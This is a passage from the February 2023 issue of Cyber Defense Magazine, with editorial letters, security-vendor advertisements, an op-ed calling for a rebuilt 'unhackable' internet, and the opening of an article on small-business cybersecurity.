CYBER DEFENSE MAGAZINE

eMAGAZINE

FEBRUARY 2023

In This Edition

Time to Build an Unhackable Internet

Why Cybersecurity Remains a Persistent Challenge for Small Businesses.

Workspot CEO Shares Predictions for 2023

...and much more...

MORE INSIDE!

`

CONTENTS

@MILIEFSKY

From the

Publisher…

Dear Friends,

The view from the Publisher's desk includes a broad array of technical information, cyber trends, and practical applications for cybersecurity professionals. But, as the old saying goes "All work and no play makes Jack a dull boy."

It's no surprise that the current buzz around creation of documents, scripts, codes, and other communication assets by Artificial Intelligence has caught our attention. Almost everyone among our readership has heard of ChatGPT or other AI-based applications for this purpose. Many (if not most) have tried it. The possibilities, as well as the challenges, are nearly endless.

As a result, Cyber Defense Magazine is launching a contest for our readers. In the February, March, and April issues of the magazine, one of the articles will be written by AI. It's up to you to figure out which one. Every reader who correctly identifies all 3 AI-written articles, and names them in an email to us, will be entered in a raffle. The prizes will be items from the Cyber Defense Media Group offerings, such as an interview on CyberDefenseTV, or feature placement of your article on the CDM home page, and/or a gift card for those who prefer.

Learn more and enter here: https://www.cyberdefensemagazine.com/artificial-intelligence-a-i/

Winners will enjoy an opportunity to showcase their solutions worldwide, and to distinguish their organizations from their competitors. We welcome your participation in this educational and fun contest.

With the support of our contributors and readers, we continue to pursue our mission as the premier publication in cybersecurity.

Warmest regards,

Gary S. Miliefsky

Gary S.Miliefsky, CISSP®, fmDHS
CEO, Cyber Defense Media Group
Publisher, Cyber Defense Magazine

P.S. When you share a story or an article or information about CDM, please use #CDM and @CyberDefenseMag and @Miliefsky – it helps spread the word about our free resources even more quickly

@CYBERDEFENSEMAG

CYBER DEFENSE eMAGAZINE

Published monthly by the team at Cyber Defense Media Group and distributed electronically via opt-in Email, HTML, PDF and Online Flipbook formats.

EDITOR-IN-CHIEF

Yan Ross, JD

yan.ross@cyberdefensemagazine.com

ADVERTISING

Marketing Team

marketing@cyberdefensemagazine.com

CONTACT US:
Cyber Defense Magazine
Toll Free: 1-833-844-9468
International: +1-603-280-4451

http://www.cyberdefensemagazine.com

PUBLISHER

Gary S. Miliefsky, CISSP®

Learn more about our founder & publisher at:
http://www.cyberdefensemagazine.com/about-our-founder/

11 YEARS OF EXCELLENCE!

Providing free information, best practices, tips, and techniques on cybersecurity since 2012, Cyber Defense magazine is your go-to-source for Information Security. We're a proud division of Cyber Defense Media Group:

CYBERDEFENSEMEDIAGROUP.COM

MAGAZINE TV RADIO AWARDS

PROFESSIONALS VENTURES WEBINARS

CYBERDEFENSECONFERENCES

Welcome to CDM's February 2023 Issue

From the Editor-in-Chief

For 11 years, Cyber Defense Magazine has taken the lead in publishing cogent and relevant articles on Cybersecurity and its importance in both public and private sectors, from massive government projects to small and medium enterprises.

For over twice that long, more than 25 years in fact, the government has been involved in finding ways to assure the resilience and sustainability of the 16 sectors of critical infrastructure. Unfortunately, as borne out by recent events, particularly in the transportation, energy, and international arenas, this ongoing initiative has become ineffective and bureaucratized.

In the meantime, private enterprise has utilized a variety of cybersecurity modalities, with varying degrees of success, to protect the accessibility, integrity, and privacy of valuable and vulnerable information held in organization systems.

One major field of vulnerability has been use of the internet for support of operations and communications. To be sure, there is little dissent from the conclusion that the internet was never designed or intended to serve as the platform for the command and control of critical infrastructure.

Accordingly, for this month, and the foreseeable future, we will be giving priority to publication of immediately applicable information on cybersecurity and its fundamental role in assuring the continuity of critical infrastructure, at all levels and in all organizations, whether government or private sector, large or small, and obvious or less apparent.

As always, we are delighted to receive both solicited and unsolicited proposals for articles. Please remember to submit all articles on the Cyber Defense Magazine writer's kit template, which incorporates the major terms and conditions of publication. We make every effort to close out acceptance of articles by the 15th of each month for publication in the following month's edition.

Wishing you all success in your cybersecurity endeavors,

Yan Ross
Editor-in-Chief
Cyber Defense Magazine

About the US Editor-in-Chief

Yan Ross, J.D., is a Cybersecurity Journalist & U.S. Editor-in-Chief of Cyber Defense Magazine. He is an accredited author and educator and has provided editorial services for award-winning best-selling books on a variety of topics. He also serves as ICFE's Director of Special Projects, and the author of the Certified Identity Theft Risk Management Specialist ® XV CITRMS® course. As an accredited educator for over 20 years, Yan addresses risk management in the areas of identity theft, privacy, and cyber security for consumers and organizations holding sensitive personal information. You can reach him by e-mail at yan.ross@cyberdefensemagazine.com


SPONSORS

RSAConference™2023

San Francisco | April 24 – 27 | Moscone Center

Stronger Together

See for yourself why we are **Stronger Together.**

RSA Conference 2023 is your opportunity to join the global cybersecurity community for a rich experience filled with cutting-edge insights and skill-building activities.

From April 24 – 27, you'll get the chance to:

- See what the future holds in expert-led Track Sessions covering the hottest topics and emerging trends.
- Expand your knowledge and be inspired by forward-thinking Keynotes.
- Demo the latest products to find real-world solutions from over 600 companies.
- Enhance your career through valuable networking opportunities.

Learn more and register at rsaconference.com/cyberdefense23

#RSAC

CionSystems

Next Generation Enterprise Identity Management (EIM)™

THE SECRETS OF HARDENING ACTIVE DIRECTORY

• Deploy. • Manage. • Tune up. • Audit. • Defend. Report.

GET YOUR FREE eBook

Get https://cionsystems.com/

STOP BEING REACTIVE. START BEING PROACTIVE.

Get the Zero Trust endpoint security solution that offers a unified approach to protecting your business, users, networks, and devices against the exploitation of zero-day vulnerabilities.

Visit our website, or speak to a Cyber Hero to learn more about how the ThreatLocker® solution can help you better protect your business.

THREATLOCKER

threatlocker.com

NIGHTDRAGON

***"NightDragon** Security is not looking to invest in 'yet another endpoint' solution or falling for the hype of 'yet another a.i. solution', it's creating a unique platform for tomorrow's solutions to come to market faster, to breathe new life into a stale cyber defense economy"*

-David DeWalt

Managing Director and Founder NightDragon Security

ADVISE

WE DELIVER SOUND ADVICE AS YOUR FINANCIAL PARTNERS

INVEST

WE ARE FLEXIBLE INVESTORS ACROSS ALL STAGES OF GROWTH TO PRE-IPO

ACCELERATE

WE HELP OUR COMPANIES ACCELERATE THEIR GROWTH THROUGH STRATEGY TUNING AND RELATIONSHIP BUILDING

www.nightdragon.com

HERJAVEC GROUP

Celebrating Over 15 Years of Cybersecurity Operations Excellence

At Herjavec Group, information security is what we do.

You may know me from making deals on television, but my passion lies in innovating technology - yes, cybersecurity.

Over 15 years ago we started the business selling commercial firewalls to IT buyers. Over time we've seen a monumental shift towards what we are all familiar with - the cybercrime epidemic. Now our customers are challenged to address compliance requirements, incident response plans, nation state threats, security awareness, malware detection…the list goes on. In response, we have advanced our cyber capabilities and attracted world class talent.

Today, Herjavec Group is a global leader in cybersecurity with expertise in comprehensive security services including **Managed Security Services** (SOC Operations, Threat Detection, Security Technology Engineering) & **Professional Services** (Advisory Services, Identity Services, Technology Implementation, Threat Management & Incident Response). Herjavec Group is over 300 people strong, with offices and Security Operations Centers across the United States, United Kingdom, Canada and India. At Herjavec Group, we realize that in cybersecurity change is constant, but we are driven by a steadfast goal: to make enterprises around the world more secure.

To your success,

Robert Herjavec
Black Unicorn Awards Judge (Emeritus)
Star of ABC's Shark Tank
Founder & CEO of Herjavec Group


Recognized Industry-Wide

- **MOST INNOVATIVE IAM PROVIDER** — Cyber Defense Magazine Global Awards 2018 WINNER
- **SECURITY SERVICES LEADER** — IDC Analyze the Future
- **LEADER IN MANAGED SECURITY SERVICES** — Cyber Defense Magazine Global Awards 2018 WINNER
- **SECURITY COMPANY OF THE YEAR** — CDM Cyber Defense Magazine
- **#1 ON THE** — Cyber Security 500, World's Hottest Security Companies
- **TOP 10 ON THE** — 2018 TOP 100 MSSPs, MSSPAlert.com/Top100


2001
2022
ALLEGIS CYBER CAPITAL
The first dedicated cybersecurity venture firm in the world.
AN INTEGRATED GLOBAL, STAGE-AGNOSTIC CYBERSECURITY INVESTMENT PLATFORM SPANNING SEED THROUGH GROWTH.
For 20 years, AllegisCyber Capital has offered a proven investment platform that actively engages with the most promising entrepreneurs in cyber and delivers the market access, team building, and operating experience essential to their success.
BUILDING AND FUNDING THE MOST INNOVATIVE COMPANIES IN CYBER
Signifyd
SAFEGUARD CYBER
ELISITY
panaseer
Synack
SkyHive
cyber GRX
DRAGOS
CONCEAL
varmour
ALLEGISCYBER CAPITAL
www.allegiscyber.com

accSenSe

A complete protection and recovery solution for your organization's most critical SaaS.
(Your IAM WF and CIAM)



The Road To Quick And Easy Recovery Starts With accSenSe and Okta

- Complete protection for your Okta tenant, which gives you full visibility to configuration and data history.
- The ability to recover means you can reduce RTO during a disaster, keeping your business running and financial loss to a minimum.
- Stay compliant with SOC2 & SOX. The audit capabilities mean you can easily control system changes.

With accSenSe you can rest secure knowing your Cloud Identity and Access Management system is fully protected and recoverable, no matter what tomorrow brings.

monday.com GLASSBOX bright data fiverr.

After running through endless Cloud Identity Access Management system implementation use-cases and disasters, the accSenSe team decided to solve the most significant problem of modern organizations relying on SaaS solutions.

We developed a platform to manage and protect cloud Identity and Access Management system to ensure business as usual isn't just a phrase.

START A 30-day TRIAL >>

https://accsense.io

Preventing Tomorrow's Malware


Today.

www.cythereal.com

ImmuniWeb®
AI for Application Security

We Simplify, Accelerate, and Reduce Costs of Application Penetration Testing, Protection, and Compliance

Risk-Based and Threat-Aware Application Security Testing (AST)



ImmuniWeb® Discovery

ImmuniWeb® Discovery leverages OSINT and our award-winning AI technology to illuminate attack surface and Dark Web exposure of a company. The non-intrusive and production-safe discovery is a perfect fit both for continuous self-assessment and vendor risk scoring to prevent supply chain attacks.

ImmuniWeb® Neuron

ImmuniWeb® Neuron unleashes the power of Machine Learning and AI to take traditional web vulnerability scanning to the next level. While detecting more vulnerabilities compared to automated web scanners, every web vulnerability scan by Neuron is equipped with a contractual zero false positives SLA.

ImmuniWeb® On-Demand

ImmuniWeb® On-Demand leverages our award-winning Machine Learning technology to accelerate and enhance web penetration testing. Every pentest is easily customizable and provided with a zero false positives SLA. Unlimited patch verifications and 24/7 access to our security analysts are included into every project.

ImmuniWeb® MobileSuite

ImmuniWeb® MobileSuite leverages our award-winning Machine Learning technology to accelerate and enhance mobile penetration testing. Every pentest is easily customizable and provided with a zero false positives SLA. Unlimited patch verifications and 24/7 access to our security analysts are included into every project.

ImmuniWeb® Continuous

ImmuniWeb® Continuous monitors your web applications and APIs for new code or modifications. Every change is rapidly tested, verified and dispatched to your team with a zero false positives SLA. Unlimited 24/7 access to our security analysts for customizable and threat-aware pentesting is included into every project.

One Platform. All Needs.
www.immuniweb.com

Email: sales@immuniweb.com
Phone:+41 22 560 6800

SCawards EUROPE Winner — Best Usage of Machine Learning and AI

AI FINTECH 100

Gartner peer insights
4.8 out of 5


HORNETSECURITY
ALL-INCLUSIVE
SECURITY
FOR MICROSOFT
365
SPAM FILTER & ADVANCED EMAIL SECURITY
SIGNATURE & DISCLAIMER
TOTAL PROTECTION
ENTERPRISE BACKUP
EMAIL ARCHIVING, ENCRYPTION & CONTINUITY
BACKUP & RECOVERY
FROM EMAIL SECURITY
TO BACKUP & RECOVERY
ALL IN ONE SOLUTION!
START YOUR FREE
30-DAY-TRIAL
WWW.HORNETSECURITY.COM

Gain control of your Attack Surface with a Cybersecurity Co-pilot

Headless
We embed directly to your platform, any SIEM, or ticketing Solution.

Agentless
Easy to onboard all known and unknown client assets.

Auto-Remediate
Triggers to protect unknown assets for management.

Get started with a demo at lucidum.io/request-demo

LUCIDUM
ATTACK SURFACE MANAGEMENT

CYBLE

Is Your Organization Protected Against External Threats?

GENERATE YOUR ORGANIZATION'S EXTERNAL THREAT PROFILE REPORT AND OBTAIN

01 Overview of vulnerabilities in your digital risk footprint

02 Risk assessment of your attack surface and threat landscape

03 Unique Risk Score as per your darkweb exposure

04 Critical information about your leaked data and security posture

SCAN ME

TO GET THE REPORT!

Phylum

The Software Supply Chain Security Company

Stop Software Supply Chain Risk at the Source


Automate software supply chain security to block new risks, prioritize existing issues and only use open-source code that you trust.

Protect the Organization

- Proactive OSS Risk Management
- Policy Standardization & Enforcement
- Improved Signal : Noise
- Modern Attack Prevention


Secure Innovation

- Developer-First Approach to Security
- Reduced Organizational Friction
- Accelerated Release Cycles
- Uninterrupted Developer Workflows



YOUR WEBSITE LOOKS GREAT!

BUT WHAT'S HAPPENING BEHIND THE SCENES?



reflectiz

Reflectiz maps all 1st, 3rd and 4th party risks, including compliance violations, web skimming attempts, and external domain threats.


Get in touch for a quick PCI assessment.
www.reflectiz.com

BIONIC

ASPM

Application Security Posture Management

Make applications secure and resilient to significantly reduce business risk.



Start reducing business risk of apps today

www.bionic.ai

Phosphorus

Secure the Enterprise xIoT Attack Surface

FIND, FIX, and MONITOR every IoT, OT, and Network device.

See how Phosphorus can bring enterprise xIoT security to every cyber-physical Thing in your enterprise

xIoT Attack Surface Management + **xIoT Hardening & Remediation** + **xIoT Detection & Response**

Across all xIoT devices

- Enterprise IoT Devices
- Operational Technology Devices
- Smart Buildings & Cities
- Network & Cloud Connected Devices
- Industrial Internet of Things
- Internet of Healthcare Things
- Smart Ships
- Internet of Battlefield Things

Automated bot protection with 24/7 adult supervision.

From the **Top Infosec Innovator Award** winner.

TOP INFOSEC INNOVATOR
CYBER DEFENSE MAGAZINE
2022

DATADOME

datadome.co

Ditch the SEG.

Get twice the protection for half the cost.

Give your modern workforce the advantage against multi-channel threats with **SlashNext Integrated Cloud Communication Security Platform**. Stop sophisticate, fast moving phishing and malware threats in Microsoft 365, Zoom, SMS, LinkedIn, WhatsApp and other messaging channels.

www.slashnext.com

SLASHNEXT

Protect Email, Mobile, Web, and Brand

plainID
THE AUTHORIZATION COMPANY

Power of the Policy

Move to an Identity-First Security paradigm.

Download the eBook


noname

The Complete, Proactive API Security Platform

nonamesecurity.com >

Shift Left with **API Security Testing**

Industry-leading posture managment, runtime security and API security testing




ARTICLES

Time to Build an Unhackable Internet

By Thomas Vartanian, Executive Director, Financial Technology & Cybersecurity Center

The United States spends close to $800 billion dollars each year on defense, dwarfing the investment of every other country including China. Every four years, candidates promise that if elected President, their most solemn responsibility will be to protect the country and its citizens from danger. So why do our leaders ignore the coming attack right in front of their faces?

A stream of high-profile cyber-attacks have acted as canaries in the cyberspace coal mine, screaming out a dire warning. In the coming years, we are likely to see even more unprecedented cyber-attacks that could stop everything from working or moving. It is no longer a matter of if, but when. The evidence says that we ought to start believing it.

In 2007, life stopped in Estonia when Russians allegedly disrupted the operations of parliament, banks, state ministries, newspapers, and broadcasters because of the placement of a Red Army statue. In 2016, Brazil's banking system experienced one of the worst cyber-attacks when all of

Banco Banrisul's thirty-six domain name system registrations and much of its banking services were taken over by hackers.

In the United States, a seemingly endless continuum of network incursions, ransomware attacks, and system failures have humbled U.S. government agencies, fortune 500 companies, and a pantheon of financial titans over the last 15 years. And as Russia prepared and then invaded Ukraine in February 2022, the U.S. government warned American companies to have their cyber "shields up."

Isn't it time to ask who should be doing something about this and what that something should be? Perhaps a visual would better convey how remarkably dangerous the situation has become. All of us, even Chinese, Russian, Iranian, and North Korean hackers, terrorists, criminal cartels, fanatics, and career disruptors share the same virtual water in the same murky cyber fishbowl. There is no other global or geopolitical environment like that.

If we want to avoid what a digital Pearl Harbor, we need to figuratively tear down the internet down and rebuild. I know that sounds staggeringly difficult, but what is the alternative? Building a new concept of the internet with offshoots and tributaries that have different rules, standards, and real enforcement mechanisms will be difficult, unpopular, and expensive. But it is possible and absolutely necessary. If we woke up tomorrow and all our money was gone, we would have wished we had done it.

This is a unique moment in history given the scale of things touched and the risks created by technology. As technology gets cheaper and increasingly finds its way into the hands of hostile nation states, criminal cartels, fanatics, and terrorists who do not play by the rules of a civil society, the fragility of democratic systems are increasingly exposed. And unlike our analog world, there is no cyber coast guard, no early warning cyber defense system, and no cyber police or fire departments.

Consider the global ramifications of what China is doing and how it impacts us in the United States. Chinese companies have been accused of stealing corporate and military intelligence for years. Because of it and the fear that Chinese technology may beam intelligence back to China, some Chinese companies are effectively blacklisted from doing business in the United States. But those same companies are well on their way in other countries to becoming dominant players in access to and control of both domestic and international technologies and data. Huawei is one of several Chinese companies listed by U.S. government agencies as creating risks to U.S. security that should be avoided. And yet, it has reportedly sold internet and surveillance technology to at least 50 countries and 230 cities since 2019, often financed by the Chinese government under its global Belt and Road initiative. Those Chinese products and component are nearly impossible to stop from finding their ways into products that are manufactured in the U.S. or imported from friendly trading partner countries. Similarly, it is impractical to prohibit contact with networks built from Chinese products.

There are solutions to prevent bad actors from taking advantage of us online. Many will be inconvenient, putting society in the position of having to choose the best worst option. But they are absolutely necessary if we are to maintain economic security. If they had been in place,

they would not have stopped humans from purposely facilitating hacks, but they would likely had provided an early warning or blocked the malware that put Estonia into a digital coma, triggered an immediate reaction blocking the circulation of the Microsoft updates in the Solar Winds mess, prevented the breach

of Colonial Pipeline's email network that was used to deliver ransomware, and deterred the denial of service attacks that overwhelmed major banks in the U.S. between 2012 -13.

First, the luxury of anonymity must be extinguished. No matter how we feel about it in social contexts, it is simply not a viable option when it comes to critical infrastructures such as national defense, power grids, and financial services.

Second, ownership and control of internet pipes, clouds, and virtual infrastructures must be regulated to ensure that they and their owners meet the highest standards of integrity and security.

Third, the nuts and bolts of the internet and the software and hardware that it relies on must be better engineered from a security point of view.

Fourth, there must be rules and cyber police that enforce them – even to the extent of triggering "kill switches" that eliminate offending software and virtual travelers.

Finally, new secure private networks containing these more secure characteristics must be introduced at least when it comes to supporting critical infrastructures.

All of this will slow down user experience, limit where they can go online, and perhaps dampen the social media experience. It will be unpopular. But that is a small price to pay for economic security. The challenge ahead will be fraught with complex choices such as this no matter how we turn. But at least there are choices that we are still able to make. That may not always be the case.

About the Author

Thomas P. Vartanian is the Executive Director of the Financial Technology & Cybersecurity Center. He has worked as a regulator and lawyer in the financial technology world for forty-five years. His newest book, The Unhackable Internet: How Rebuilding Cyberspace Can Create Real Security and Prevent Financial Collapse from Prometheus Books is available now.

Why Cybersecurity Remains a Persistent Challenge for Small Businesses.

By Ivan Shefrin, Executive Director of Managed Services, Comcast Business

While attacks against large organizations usually grab headlines, the data suggests weak cybersecurity is taking a greater toll on many small and medium-sized businesses (SMBs). In fact, recent reporting shows that companies with less than 100 employees are three times more likely to be the target of a cyber-attack yet often lack sufficient resources and cybersecurity measures to manage their risk.

